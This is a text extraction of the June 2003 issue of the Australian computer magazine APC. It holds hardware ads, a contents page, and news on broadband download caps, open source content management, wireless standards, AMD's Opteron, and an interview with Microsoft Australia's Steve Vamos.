

Massive \$15,000 PC gear giveaway: see page 62

apc

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Seven step guide
98 ISPs detailed

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"Barebones" mini PCs
Affordable DVD burners

AMD and Intel face-off

XP 3000+ vs P4 800MHz FSB

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June 2003

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Offer valid 17th-30th May 2003

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- 64MB DDR nVidia® GeForce™ 4 4200 Go AGP 4X Graphics • 24X Max CD-RW/DVD* Combo Drive
- 15.4" Wide-Aspect UltraSharp™ W5XGA LCD Display (1680x1050 res) • 56K Modem
- Microsoft® Windows® XP Home Edition

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Inspiron™ 8500

\$200* Cash Off

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- 64MB DDR nVidia® GeForce™ 4 4200 Go AGP 4X Graphics
- 24X Max CD-RW/DVD* Combo Drive • 15.4" Wide-Aspect UltraSharp™ WWSGA+ LCD Display (1680x1050 res) • 56K Modem • Microsoft® Windows® XP Home Edition

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
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*With additional media bay battery. Depending on configuration and usage. **Wireless connectivity and some features may require you to purchase additional software, services or external hardware. Availability of public wireless LAN access points limited. As measured by ModelMark 2002. System performance, battery life, wireless performance and functionality will vary depending on your specific hardware and software configurations. †Base model with optional weight saving module. **Terms and conditions apply - warranty locations also available on website. See www.acer.com.au for full details. ††Garmin Database Quarterly Statistics Program March 2003. †Valid until 9 June 2003 or while stocks last. †Rental amounts shown are indicative and based upon a 36-month rental contract and rates at time of publication, of state and federal government charges (Storage Daily & GST) included. Rental figures quoted are for business use only and require a minimum purchase of \$2000 ex GST. All rentals are subject to credit approval. Provided by: Acer Finance Australia Pty Ltd. Individual dealers may offer alternative financing options.

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- 64/128-Bit Wired Equivalent Privacy (WEP) Security Support
- Support for IEEE 802.1x Security



XtremeG[™] 11/54Mbps Wireless LAN PCMCIA Card

- IEEE 802.11b Standard & IEEE 802.11g Draft Specification
- 2.4GHz Frequency Range
- Autotunes & Adjusts Speed to conditions for Maximum Performance
- 64/128-Bit Wired Equivalent Privacy (WEP) Security Support
- Support for IEEE 802.1x Security



XtremeG[™] 11/54Mbps Wireless LAN Access Point

- 10/100Mbps Fast Ethernet Interface for connecting to Wired Network
- IEEE 802.11b Standard & IEEE 802.11g Draft Specification
- Autotunes & Adjusts Speed to conditions for Maximum Performance
- Support for IEEE 802.1x Security
- 64/128-Bit Wired Equivalent Privacy (WEP) Security Support



22Mbps Wireless CardBus Adapter

- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard. Up to 20% better transfer
- 22Mbps with other AirPlus devices
- 64/128/256 Bit WEP Security
- Built-in Diversity Antenna
- Drivers for Windows 98, 2000, Me, NT & XP



11/54Mbps Dualband Wireless PCMCIA Adapter

- IEEE 802.11a (5GHz) and IEEE 802.11b (2.4GHz) Standard
- 72Mbps Turbo Mode IEEE 802.11a
- Autotunes and adjusts speed to conditions for max performance
- 64/128/152 Bit WEP Security



AirPlus Ethernet to Wireless LAN Client Adapter

- 22Mbps Wireless LAN Client Adapter which provides wireless communications for any Ethernet network device
- Suitable for any Ethernet Enabled device, e.g. Network Printers, Scanners, Internet Camera, Game Consoles & Set Top Boxes
- 10BaseT Interface for connecting to Ethernet network device
- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard



22Mbps Wireless PCI Adapter

- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard
- Up to 20% better transfer with 802.11b
- 22Mbps with other AirPlus devices
- 64/128/256 Bit WEP Security
- Drivers for Windows 98, 2000, Me, NT & NT
- Upgradeable antenna



11/54Mbps Dualband Wireless PCI Adapter

- IEEE 802.11a (5GHz) and IEEE 802.11b (2.4GHz) Standard
- 72Mbps Turbo Mode IEEE 802.11a
- Autotunes and adjusts speed to conditions for max performance
- 64/128/152 Bit WEP Security



22Mbps Wireless Concurrent Access Point & Bridge

- 4 Port 10/100Mbps built-in switch
- Access Point - AP Client - Bridge (Point-to-Point or Point-to-Multi Point) - Wireless Repeater
- Compatible with IEEE 802.11b standard
- DHCP Server/Client
- Web-based Configuration & Management
- Replaceable Antenna with reverse SMA connector for extending Wireless Range



22Mbps Wireless Access Point

- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard. Up to 20% better transfer
- 22Mbps with other AirPlus devices
- 64/128/256 Bit WEP Security
- Built-in DHCP Server
- Configuration and Management via Web Browser
- External 2.5db Antenna with Reverse SMA Connector



11/54Mbps Dualband Wireless Access Point

- Compliant with IEEE 802.11a (5GHz) and IEEE 802.11b (2.4GHz) Standard
- 10/100Mbps Fast Ethernet port for connecting to Wired Network
- Autotunes and adjusts speed to conditions for max performance
- 64/128/152 Bit WEP Security



22Mbps Wireless LAN Indoor AP/Bridge

- Ethernet to 22Mbps Wireless LAN Access Point or Bridge
- Modes of Operation(s): Access Point, AP Client, Bridge (Point-to-Point or Point-to-Multi Point)
- Advanced Enterprise Functions: DCS (Dynamic Channel Selection), AG Group, AP Load Balancing, AP Backup
- Wireless Repeater Operation Function
- Additional LAN Port for AP Backup Function
- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard
- DHCP Server/Client
- Web-based Configuration & Management
- Replaceable Antenna with reverse SMA connector for extending Wireless Range

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USB/Ethernet Combo ADSL Modem

- Connect single or multiple PCs via USB or Ethernet
- 10BaseT LAN interface - USB 1.1 interface
- Supports G.dmt and G.lite
- Built-in PPPoE and PPPoA Clients
- Ethernet Bridge Mode
- Configuration & Management via Web Browser
- Telstra Approved



22Mbps Wireless ADSL Modem/Router/Switch/Access Point

- Connects single or multiple PCs on an Ethernet or Wireless LAN to ADSL
- Built-in 22Mbps Access Point, Router, 10/100Mbps 4 Port Switch, ADSL Modem
- Supports IP Routing, NAT, DHCP
- Configuration & Management via Web Browser, Telnet
- Telstra Approved



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- Standalone Video Conference Operation (No PC Required)
- 10/100Mbps Fast Ethernet Port for LAN or Broadband Connection
- Video & Audio Out for Television Connection
- Streaming Video at up to 30 Frames/Second
- Adjustable Tilt & Focus Lens
- Built-in Microphone



22Mbps Wireless IP Router for DSL/Cable Modems with 4-Port 10/100Mbps Switch

- 22Mbps Wireless LAN Access Point
- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard
- 64/128/256 Bit Wired Equivalent Privacy (WEP) Security Support
- 10Mbps WAN Port for DSL/Cable Modem
- Support NAT for single IP Address & Firewall Protection
- Supports DHCP, VPN, PPP, PAP/CHAP Security
- Advanced Firewall Features
- Configuration & Management via Web Browser



22Mbps Wireless IP Router for DSL/Cable Modems with Switch and Print Server

- 22Mbps Wireless LAN Access Point
- Compatible with IEEE 802.11b 2.4GHz Standards
- Built-in 4 Port 10/100Mbps Switch, Single Parallel Printer Port
- Supports NAT, DHCP, PPP, VPN, PAP/CHAP Security
- DMZ selectable Port
- Advanced Firewall Features
- Configuration & Management via Web Browser



IP Router for DSL/Cable Modems with 4-Port Switch & Single Port Print Server

- 10Mbps Ethernet Port for DSL or Cable Modem connection
- 4-Port 10/100Mbps Switch
- Auto-Negotiation of MDI-II/MDI-X Cross Over for Easy Expansion
- Signal Parallel Port Print Server
- Support NAT for single IP address & Firewall Protection
- Supports DHCP, VPN, PPP, PAP/CHAP Security
- Built-in Telstra BigPond client



Ethernet ADSL Modem

- Connect single or multiple PCs on an Ethernet LAN to an ADSL service
- 10BaseT Interface (RJ45)
- ADSL Interface (RJ11)
- Support G.dmt and G.lite
- PPPoE (RFC 2516) & PPPoA (RFC 2364)
- Ethernet Bridge Mode (RFC 1483)
- Built-in PPPoE Client
- Configuration & Management via Web Browser
- Telstra Approved



VPN Router for DSL/Cable Modems with 4-Port Switch

- 10Mbps Ethernet Port for DSL or Cable Modem connection
- 4-Port 10/100Mbps Switch
- RS232 Serial Port for backup Analog Modem
- Internal DMZ (Demilitarised Zone)
- LAN-to-LAN VPN Connection (8 Tunnels Supported)
- Stateful Packet inspection (SPI)
- NAT for single IP Address



IP Router for DSL/Cable Modems with 7-Port Switch & Single Port Print Server

- 10Mbps Ethernet Port for DSL or Cable Modem connection
- 7-Port 10/100Mbps Switch
- Auto-Negotiation of MDI-II/MDI-X Cross Over for Easy Expansion
- Signal Parallel Port Print Server
- Support NAT for single IP address & Firewall Protection
- Supports DHCP, VPN, PPP, PAP/CHAP Security
- Admin via Windows based program, Telnet or Web Browser
- Built-in Telstra BigPond client



Ethernet ADSL Modem

- Connect single or multiple PCs on an Ethernet LAN to an ADSL service
- 10BaseT Interface (RJ45), ADSL Interface (RJ11)
- Support G.dmt and G.lite
- PPPoE (RFC 2516) & PPPoA (RFC 2364)
- Ethernet Bridge Mode (RFC 1483)
- Built-in PPPoE Client
- Configuration & Management via Web Browser
- Telstra Approved



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Broadband express

Ditch that dusty old dialup connection and get into the fast lane! APC details a massive 264 broadband plans from 98 ISPs, and reveals the seven secrets to landing a killer deal.

86

APC Lab tests

We test 14 compact barebones systems (page 64); six internal DVD burners (page 72); five DVD authoring suites (page 76) and seven multifunction devices (see below).

64

Multifunction devices

Seven of the latest task-tackling multifunction devices from Canon, Epson, Lexmark, Brother and Hewlett-Packard.

82



Choking on spam

The IT Minister championed the fight against unwanted email, but he succeeded only in undermining his Government's credibility. Legislation may be the politically palatable solution, but industry wants results.

20



On Test 39

Reviews



XP 3000+ vs P4 800MHz FSB

The battle for desktop supremacy is hotting up again. We test the latest desktop chips, and their companion chipsets, from AMD and Intel.

Red Hat Linux 9

Mandrake Linux 9.1

Belkin and SMS 54KBit/s wireless

Paint Shop Pro 8

Apple PowerBook G4 i7in

Adobe Acrobat 6

Dell Latitude D800

Corel WordPerfect 11

Palm Tungsten C

GateLock X200

Brother HL-7050N

Labs Challenges



Barebones PCs

A mini PC doesn't have to mean mini performance. Paul Robinson and Matt Overington test 14 of the latest barebones computers for both AMD and Intel CPUs.


DVD burning

Six internal DVD burners from Plextor, HP, Lacie, LG, Panasonic and Pioneer.

DVD authoring

DVD authoring has never been so easy. We review five suites from Pinnacle, Roxio, Ulead, Sonic Foundry and Adaptec.

Need to Know 15



- Telstra and Optus blame the high cost of international bandwidth for broadband download caps. APC reveals the truth, and shows where your dollars really go.
- ▲ AMD finally releases Opteron, the long-awaited x86-compatible 64-bit CPU.
- Plus: The real reason why IT jobs are being outsourced to India; Microsoft's PR machine zooms in to override while Linux fights the slacker myth; and APC readers have their say about Debian, Telstra, Dell and product activation.

Workshop 107

Up and running with Kyrlix 3

Start cutting code with this Linux programming suite.

Fine tuning your Linux distro

How to go the last mile after installing Linux.

Insight for your Web site

Create a professional navigation scheme with SiteXpert 4.1.

Access all areas

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


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If you're still connecting to the Internet using a dialup modem, now is the time for broadband. Why? Well, most of the traditional excuses are tumbling. Not sure if your suburb gets broadband? ADSL services are now available to an estimated 75% of Australian homes.

Worried about the cost? Broadband is more affordable than ever before. This month's broadband feature includes an exhaustive list of 264 plans offered by 98 ISPs, where you'll find some excellent deals starting at \$45 per month with a 2GB download limit, a ripper 12GB plan for \$79 per month, plus for \$99 scores of "unlimited download" schemes.

Concerned over choosing the right ISP and finding the best deal? Get savvy with this month's cover story, and visit Web sites like Whirlpool (<http://whirlpool.net.au>) to hear what users are saying about their ISP (the good, and the bad) before you make your move.


There have been only eight editors of APC in the magazine's 23 years, but our alumnae was sadly diminished last month when Helen Dancer passed away.

At the helm of APC from 1998-1999 — and the magazine's features editor for several years before that — Helen oversaw some of the brightest days of the IT boom. Her post-ACP accomplishments include technology editor at *The Bulletin* and *The Australian Woman's Weekly*, a diversity that speaks volumes for the breadth of Helen's ability and the scope of her talent.

In the league of Australian IT journalists, vendors and PR companies, Helen's name was always spoken with a smile. She was blessed with an indomitable spirit, a razor-sharp mind and a gentle smile which, in a flash, could become a puckish grin and a raucous laugh. Helen was an inspiration in the most deeply spiritual way. And it's sadly ironic that she died of heart failure because everyone knew her heart was the very strongest part of her.

David Flynn

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Dell PowerEdge 1650 with Redhat Linux

model	RAM	hard drive	quarterly	annual
PIII 1.13 gHz	256MB	18GB	\$2,500	\$8,600
Dual PIII 1.13 gHz	512MB	2x18GB	\$3,300	\$11,300

Dell PowerEdge 1650 with Windows 2000

model	RAM	hard drive	quarterly	annual
PIII 1.13 gHz	256MB	18GB	\$3,000	\$10,200
Dual PIII 1.13 gHz	512MB	2x18GB	\$4,000	\$13,600

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need to know

News, views and analysis from the IT world

The download cap is a fit-up

The high cost of international bandwidth is to blame for download caps, we're told. **Dan Warne** reveals the truth.

The price of carrier-grade international bandwidth has tumbled from \$6,000 Mbit/s at the time ADSL was introduced to less than \$1,500 Mbit/s, a quarter of the previous figure, according to industry sources. Yet in that time, there has been no improvement in Telstra's broadband plans, while Optus has substantially reduced its service.

When the infamous "3GB cap" was first imposed on Telstra's broadband customers in 2001, the telco's retail chief, Ted Pretty, claimed that international data costs accounted for half the cost of the broadband service.

Optus — which introduced unlimited broadband to the marketplace — ran opportunistic advertising after Telstra capped its broadband limit, claiming that: "at Optus@Home we don't believe that a hard limit on downloads ... which doesn't necessarily reflect broadband customer usage, represents good value for our cable customers." Yet just one year later Optus joined Telstra in capping its plans.

What happened? Certainly the cost of international data didn't suddenly jump in that time. "I can't find a rational or market explanation for why it [download capping] is necessary," said the Shadow Minister for IT, Senator Kate Lundy.

"I wonder if the large carriers simply did it because they could, and the smaller ISPs followed because they were on such a tight margin due to high wholesale rates for ADSL connections."

Although the availability of unlimited Internet services is improving with Comindico's entry to the wholesale DSL market, major carriers are heading aggressively towards a packaged local content model — a move which industry observers say is dangerous.

A late entrant to this new breed of content-centric ISPs is AOL[7], which tempts potential customers with content syndicated from free-to-air television in the hope that customers don't notice the poor value of the product. Given that AOL[7] is targeting an

audience uninterested in bits and bytes, one has to admit it's a clever (albeit slightly devious) business strategy.

Robert Hutchinson, interface manager at ABC Online, told APC that consumers must be able to choose what they look at on their Internet connection, or online media industries will fail.

Hutchinson says download caps stop consumers freely enjoying broader Internet content, and are designed to hedge them into watching an ISP's supplied content.


Senator Lundy agreed, saying, "I think it's symptomatic of having a very dominant, monopolistic carrier that has media aspirations."

Some consumer groups even claim that capping on broadband services has cost jobs in local industries that rely on bandwidth.

For example, the film post-production industry in Sydney has lobbied for better broadband rates from carriers. "The film post-production industry in Australia is poised for growth," said Judy Tucker of Fibre, the film industry's bandwidth lobby group. "We can work while our clients in LA sleep — a major competitive advantage."

"But we have trouble competing with the post-production studios over the road in LA when we can't effectively move files around the world at a reasonable cost. Bandwidth costs are by far the highest expense post-production studios have today," she said. "I have never come across an industry like retail broadband where, if you use more, the price actually increases."

Gaming giant Vivendi Universal takes a pessimistic view of Australia's chances of broadband adoption while download caps prevent players from being able to play games on international servers. "Korea has an 82% broadband penetration. If we ever want to get to that level in Australia, broadband ISPs need to drive penetration much harder," Pascal Brochier, the MD of Vivendi Games, told journalists last year. "Multiplay is the



fastest-growing segment of the interactive entertainment market."

Even Microsoft has thrown up its hands over the parlous state of broadband in Australia, saying its Xbox Live! users will simply have to

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Open source comes of age

The time is now for open source content management.

When the Open Source Content Management Conference (OSCOM) kicks off at Harvard University on May 28, it will herald the movement's coming of age. With a who's who of open source in attendance — everyone from mozilla.org to Red Hat Software — the message is clear. Industry, organisations and academia are making a concerted effort to reap cash from online content provision tools.

Make no mistake, money is there to be made. When the Department for Communications, Information Technology and the Arts (DCITA) got into hot water over its \$4 million Web site bill, a large part of the blame was levelled at the choice of Vignette for the content management system. Critics argued that the system, usually used for complicated apps like online banking — was

overkill for the site. The Vignette software bill of more than \$800,000 made a juicy target.

Taxpayer-funded lessons in the reality of the content management software business aside, open source content management solutions are a compelling alternative for enterprise clients and developers. Ongoing servicing forms an integral part of any content management financial model, and it's the promise of ongoing cashflow that lures pragmatic developers wary of less financially robust open source projects.

The undertakings of most open source CMS providers are no mere extension of a Weblog back end. The open source variants attempt to offer the same kind of feature set as their closed source counterparts. A quick look at the offerings on OSCOM's content management framework/systems overview (www.oscom.org/matrix/index.html) reveals an array of projects with designs that range from elegantly simple to byzantine. Staging and test environments, commercial application support, multiple platform output and support

for every database on the market typify this maturing breed. And despite their varying features and complexity, these solutions are ready for deployment now. And the same arguments that have long been held up in the "open versus closed source" debate (access to source code, rapid fix turnaround time, and lower costs) apply here as well.

While our Government tries to come to grips with open source, the content management message may take some time to get through. While DCITA was finalising its site redevelopment, the National Office of the Information Economy (www.noie.gov.au) convened a seminar, "Open Source Software and the Role of Linux in the Public Sector". Its subsequent press release stated that IT Minister Richard Alston told attendees: "the Government will continue to encourage and assist agencies to seriously consider all alternatives in their purchasing of information technology solutions."

Justin Kranz

Where your broadband plan fee goes

Critics say broadband costs too much in Australia. APC persuaded an industry insider to reveal confidential details of a typical \$95 unlimited plan.

TELSTRA ADSL CONNECTION CHARGE: \$46.22

Telstra is the only wholesale ADSL connection provider for residential customers. For an average 512Kbit/s connection, your ISP pays Telstra about \$46.22. Large ISPs get discounts of between 10% and 20%, depending on their size.



Telstra charges more for regional connections, but many ISPs absorb these costs. This figure assumes a mix of 85% metro, 10% regional and 5% outer regional customers.

CONNECTION BETWEEN ISP AND TELSTRA: \$4.81

ISPs have permanent connections to Telstra's ADSL network so customers can access the ISP at a good clip. ISPs oversell these links, knowing that not all customers will use their Net connection at once. This is called "contention ratio". Quality ISPs don't oversell their bandwidth more than 30 times, and many have excess usage penalty schemes to discourage customers from using their connection non-stop.



INTERNET DATA: \$22.65

Internet data is sold wholesale by speed of delivery — not megabytes. Provided ISPs lock into large, long-term contracts, Internet data at 1Mbit/s costs about \$1,500 a month. That high price is justified because your ISP will use that full bandwidth



all the time, whereas a home user typically uses the connection only in occasional bursts. This price assumes the ISP has a contention ratio of 30:1 — about 14Kbit/s of data guaranteed for each 512Kbit/s connection. Real performance will be better because not all 30 users will be downloading at once.

OVERHEADS: \$5

ISP overheads include technical maintenance, helpdesk costs, staffing, building facilities, power, hardware, billing systems and capital depreciation of network hardware.




GST: \$8.86

The Government gets 10% of your monthly plan fee in GST.



GROSS PROFIT: \$8

Because of fierce competition, some ISPs are selling plans at wholesale cost in an attempt to grab market share. ISPs gradually increase costs to make a few dollars profit per month.



► **Piece of pie:** how a \$95 unlimited 512Kbit/s plan adds up.

Wireless MAN adds to the confusion

The Wireless Metropolitan Area Network (MAN) is here, but in the face of rising confusion over wireless standards, should you care?

The Biblical story of the Tower of Babel must strike a chord with wireless networking consumers. The cautionary tale relates how man attempted to create a tower that reached up to heaven, so God scattered humanity across the globe and introduced different languages to sow confusion. If that sounds like a familiar scenario, odds on you've attempted a wireless solution. The range of wireless "standards" in the market assures consumers of only one thing — no matter what you buy, it's bound to be incompatible with something.

Take the new flavour of the month, 802.16a. Originally published in April 2002, 802.16 has been gathering momentum as a solution that delivers on a lot of Wi-Fi's promises, and standards body IEEE approved the amended 802.16a format in January. Also known as Wireless MAN, the lower frequency 802.16a range (2-11GHz) offers lower data throughput, making it eminently suitable for less expensive, consumer grade applications. The big drawback for the standard is that it has an operational range of 30 miles (48 kilometres), which means that a 802.16a ISP can theoretically compete as a broadband provider without spending big on infrastructure.

The experts claim that the likes of defunct standard 802.11 and newcomer 802.16a complement each other and don't compete. The IEEE regards 802.11 as an intra-building technology and 802.16 as inter-regional. Telecommunications analyst Paul Budde agrees, but thinks the standards need further clarification. "It's more of a progression rather than anything else. There are at least half a dozen [standards] — you have to be careful.

"The technology isn't mature; there are issues with standardisation, security and interference. Eventually someone will find a technological solution." He regards technological issues as secondary to financial imperatives. "Business modelling is the greatest issue. Nobody's making money from it. There are 802.11b hotspots in Starbucks... No-one wants to spend time in there [computing]. Providers are on the wrong track."

Optus obviously doesn't move in the same circles. The telco recently announced it would spend \$10 million creating 500 new hotspots in business-friendly locations across the nation. Tellingly, Optus Mobile is handling the project, not Optus' Internet division.

Farming out the responsibility for wireless connectivity to the Mobile division may not just be an exercise in funds allocation, either. The MD of Optus Mobile, Allen Lew, regards Wi-Fi as "an evolutionary progress towards 3G". He was reticent on the topic of wireless broadband for the home. Given that Optus is yet to launch an ADSL service to partner its broadband cable business, nobody is holding their breath for a consumer-grade offering in the immediate future.

Budde regards this approach as being indicative of the strategy adopted by dominant telcos Telstra and Optus. He calls wireless broadband a "disruptive technology", saying "802 disrupts fixed offerings. [Large] operators have two choices. They can ignore it (which they've done to a certain extent), or they can try to dominate the market. Not dominate in an aggressive manner, but in a defensive way, making sure no-one else can enter the market." Budde suggests that "if history is any indication, they will attempt to dominate defensively".

Telstra doesn't agree. When asked if the company regarded wireless as a threat to its wired business model, spokesperson Kerrina Lawrence said the opposite was true. "It is in [Telstra's] interest to provide Australia with high-speed solutions. People said the same thing about ADSL, that it would affect ISDN — ISDN is still holding strong... It will take time for wireless to have an impact." Telstra's Head of Broadband, Justin Milne, reinforced the point. "We're trialling a number of technologies. It's an important space for BigPond to be active in."

Telstra's foray into wireless — buying into Wi-Fi company SkyNet Global and offering hotspot access at places like McDonald's — is still tentative. And 802.16 isn't on the horizon. "There are no immediate plans to offer 802.16 services. Our current focus is 1XRTT and 802.11b," Lawrence said. Telstra weighed a standard's commercial maturity, advantages relative to other wireless services, the ease of adoption by consumers, and cost before adopting it, she said.

Meanwhile, Budde believes the market will remain in disarray until a coherent message is sent to consumers. "There are so many standards people get scared. It's one thing for engineers, but the customer is saying 'You guys sort it out before you come to us.'"

Justin Kranz

High Wi-Fi

What can we say about 802.11b? It's great technology, but the distance-to-performance ratio makes it look inferior to other offerings. American-based 5G Wireless Communications claims to have rectified this problem. The company's WWAN (Wireless Wide Area Network) solution claims to extend 802.11b "eight to 10 miles". The kicker? Line of sight is no longer needed to get a consistent signal.

Three transmission hubs — capacity 250 users each — are situated on the same premises, providing redundancy and a 750 user limit per installation. The signal transmission makes use of Direct Sequence Spread Spectrum (DSSS) technology. DSSS splits a signal into segments wrapped in a data sequence known as a "chipping code". The segments are then transmitted individually via a dedicated frequency channel. The higher bit rate chipping code allows for recovery of scrambled data bits and helps prevent signal interference. This method results in a more efficient and reliable transmission.


download cap

Continued from page 15

play on international gaming servers and work out the best deals they can with their ISPs.

And while overseas broadband users enjoy the benefits of feature-length movies on demand, Australian film distributors won't even consider the option with download caps in place.

Yet, at the time of writing, none of the major carriers had budged on their position of broadband caps with low limits. Telstra did raise its entry-level 300MB plan to 500MB after intense criticism from consumer groups. Telstra was also pressured after staff members at one of the company's subsidiaries went public with the startling news that playing an online game for just three hours a week for a month would send a user over the limit.

But as long as the carrier continues telling consumers that 500MB for \$65 is good value, we may not see the benefits of lower international bandwidth prices for some time. 

Exchange: Steve Vamos

A caring, sharing Microsoft? New Microsoft Australia boss

Steve Vamos has orders to fix Redmond's flagging public image and secure its upgrade-fuelled cashflow.



Microsoft is under siege. After long, lazy days as the unquestioned "safe buy", the software juggernaut has suddenly found alternative and predominantly open source solutions nipping at its heels. The recent dash to Australia by Microsoft CEO Steve Ballmer — after Telstra publicly toyed with Linux — was just one indication of the software giant's increasing vulnerability.

There are also fears within the company of an over-reliance on upgrades. Having attained desktop dominance — and almost reached its goal of nearly every PC running Microsoft software — has the company milked its cash cows dry?

Convincing punters to pay hundreds of dollars to step up to yet another latest version of Windows and Office is becoming more difficult, especially with Linux, OpenOffice.org and StarOffice becoming credible choices.

Interwoven with all this is a seemingly unshakable image. Microsoft the monopolist. Microsoft the bully. Microsoft the player of dirty tricks both on and off the field.

Microsoft Australia's new MD, Steve Vamos, doesn't doubt that he's taken on a tough job. Having previously headed ninemsn (the joint venture between Microsoft Australia and PBL, the parent company of ACP, publishers of this magazine), Vamos is no stranger to Microsoft. He's also spent four years at Apple Australia, and before that more than a decade at IBM Australia. Now he wants to put a softer face to the behemoth.

What does it mean when Microsoft says it wants to change its image?

It's about taking our focus well beyond the product focus we've had. We've succeeded on the back of some great products over the years, but the executive management now believes that the company is at a point where we need to become more customer focused. That's the opportunity I've been given: to broaden our business from being product focused to being more customer focused.

But aren't Australians cynical about this sort of thing?

Definitely. That's probably the biggest challenge — people asking are we really serious about this? It's our behaviour, our relationship and

the way that we project our attitudes, the way we treat people outside our company. It's really important [we're] respectful and sensitive and with customers in mind.

So what changes at Microsoft Australia?

In Australia, we will have executives that are responsible for that product line [based] in Australia. We'll have a strong linkage between the customers in Australia and the team that develops the products [in Redmond] — they'll have a direct line into the product group. That's going to make a big difference in terms of connecting the product development teams with customers.

We have people who understand banking, talking to customers in that industry. Similarly, in the telecommunications and public sector, we will align with those customer segments. For us we think it's critical. It's moving away from saying, "Here is a new Microsoft product. Here are the new features and here is the price", to "Here's a new Microsoft product. Here's how it applies to you, and here's the value and benefits you'll get..."

Aren't people getting nonplussed about Microsoft's upgrades?

Look, I think to a certain extent, there's no question that the complexity of IT has increased. So we do need to be closer to our customers and better understand their business to be able to advise them on how to get value from our software. The most clear example is XML Web services and our .NET platform: you really need to be close to the customer in order to demonstrate and articulate the benefits.

The industry is more mature. What was happening a few years ago is people were just buying PCs to get on the Internet, or to get Y2K-compliant. Back in the mid 90s, they were buying computers for the home for the first time. Growth was faster. Now, in order to get customers to commit to an upgrade, they want to see what the value is, it's not just 'here's the latest product, here's the price, and have a look at this whiz bang feature.'

But what about price? Microsoft upgrades are increasingly expensive for home users.

Right now, a consumer can buy a Windows XP-based personal computer at prices that were unheard of two or three years ago. Have a look

Is it legal to . . . bet online on sports in progress?

No, it isn't. While it is legal to do so via phone or in person, betting online on events unfolding within a sports match is presently illegal. Betting on race events is likely to remain this way, however the TAB is pushing for the ban to be lifted on other sporting events.

The Government has been reluctant to accept the TAB's recommendation, with IT Minister Richard Alston's office claiming that online betting after the opening whistle is more likely to lead to problem gambling.

at HP and Dell — look at the functionality you're getting for under \$2,000. I don't see price as the issue. If there's something we could be doing more of, it's about awareness and excitement — driving that in much the way some of the hardware vendors.

Pricing is not something we don't look at. It is something we always look at, and will always consider, it's just one of those things that you can't speculate on. That speculation is meaningless. We did exciting things in the academic space with back to school and back to university Office bundles.

Is there a problem with the "Microsoft culture"?

Steve Ballmer defined new values for Microsoft about 12 months ago. What we're doing now is working to express that in ways that are meaningful. It means getting people to rethink and challenge the way that we do things. At the moment everyone is being encouraged to rethink and challenge what we're doing they're things that strengthen our relationship with customers. We are driving a workshop that every staff member will do. We talk through the Microsoft values. For example, one of them would be 'open and honest'. So we talk about how we all say we're open and honest, [but] what does open and honest really mean?

Doesn't interest in open source and Linux threaten Microsoft?

For many years Microsoft has had strong competition. Having worked for those competitors, there was not a moment of the day that I didn't believe I had a good alternative to Microsoft. The competitive environment is nothing new to us, we have to run faster, we have to do better all the time to keep our customers with us. [ETC](#)

Opteron's day in the sun

It's taken 105.9 million transistors, but AMD has finally launched Opteron.

Despite the sneers of Intel diehards, the latest AMD CPU is no two-bit piece of CPU tech. Opteron is proudly 64-bit, the first ever CPU that is compatible with x86 architecture. Its target? The lucrative corporate server market dominated by the likes of Intel, HP and Sun Microsystems.


The CPU not only runs 32-bit software but higher-end 64-bit apps being designed for the architecture. The ability to run 32-bit apps is critical, as the bulk of apps available fall into this category. By including native 32-bit support, AMD also avoids having to go down the less efficient emulation route.

And while "shoulds", "wills" and "intends" are scattered around liberally whenever AMD talks about the CPU's future, it's off to a flying start. Heavyweights Microsoft, Red Hat and SuSE have demonstrated a willingness to work with AMD at an operating system level, and

IBM and Fujitsu Siemens are on the list of hardware developers refining tools for a 64-bit world.

More work is required, however. AMD is desperate for cash. The company has slashed jobs and costs as it continues to report large quarterly losses. Selling lots of home-level CPUs is not enough — it needs to crack the enterprise market to turn around the balance sheet. AMD is trying to sell big business on Opteron's memory handling and HyperTransport features. It has incorporated the memory control and multiprocessor handling features of the Northbridge into the chip.

An Opteron system is capable of addressing up to 256 terabytes of virtual memory courtesy of a 128-bit data path. The scalability of the chip is limited to eight Opteron processors, after which dedicated systems must be built. HyperTransport is AMD's term for an optimised I/O data path — boasting a peak bandwidth of 19.2GB/s.



Opteron's impact on home users will be minimal. Just as Intel successfully sold the Xeon to enterprise, Opteron is intended to be a server and heavy-duty back-end solution.

The long-awaited AMD64, previously known as "Hammer", is another matter. Made for home use, the AMD64 will have only one HyperTransport link, as opposed to Opteron's three. Consumers will find out if 64-bit computing makes a difference to their daily routine in September.

Justin Kranz

Data Dump

Number crunch

Original budget for federal Communications and IT Web site upgrade: \$600,000	Final price of site upgrade: More than \$4 million
Number of Microsoft employees (Reported by Associated Press and Seattle Post-Intelligencer)	
1986 Around 1,000	2003 55,000
Proportion of large Australian enterprises with more than 50 PCs with desktop Linux: 3%	Proportion with no Linux desktops: (Source: S2 Intelligence) 78.6%
Cost of video calls on Hutchison's new "3" network: 50 cents per 30 seconds + flagfall	Hutchison's losses in lead-up to "3" launch: \$197.3 million in 2002

\$27,840

